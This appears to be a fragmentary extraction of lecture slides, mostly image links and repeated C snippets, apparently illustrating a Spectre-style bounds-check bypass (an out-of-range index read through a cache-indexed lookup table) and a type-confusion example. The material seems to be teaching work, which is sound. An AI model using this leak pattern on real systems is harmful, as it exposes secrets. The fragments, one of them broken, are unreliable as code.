
```
index = 3;
```

```
char* data = "textKEY";
```


```
if (index < 4)
```




```
index = 3;  
char* data = "textKEY";
```



```
index = 3;  
char* data = "textKEY";
```




```
index = 3;  
char* data = "textKEY";
```




```
index = 4;
```

```
char* data = "textKEY";
```


```
if (index < 4)
```




```
index = 4;  
char* data = "textKEY";
```



```
index = 4;  
char* data = "textKEY";
```




```
index = 4;  
char* data = "textKEY";
```




```
index = 5;
```

```
char* data = "textKEY";
```


```
if (index < 4)
```




```
index = 5;  
char* data = "textKEY";
```



```
index = 5;  
char* data = "textKEY";
```




```
index = 5;  
char* data = "textKEY";
```



```
index = 6;
```


```
char* data = "textKEY";
```

```
if (index < 4)
```




```
LUT[data[index] * 4096] 0
```


```
index = 6;  
char* data = "textKEY";
```




```
index = 6;  
char* data = "textKEY";
```




```
index = 6;  
char* data = "textKEY";
```







```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```




```
Animal* a = bird;
```



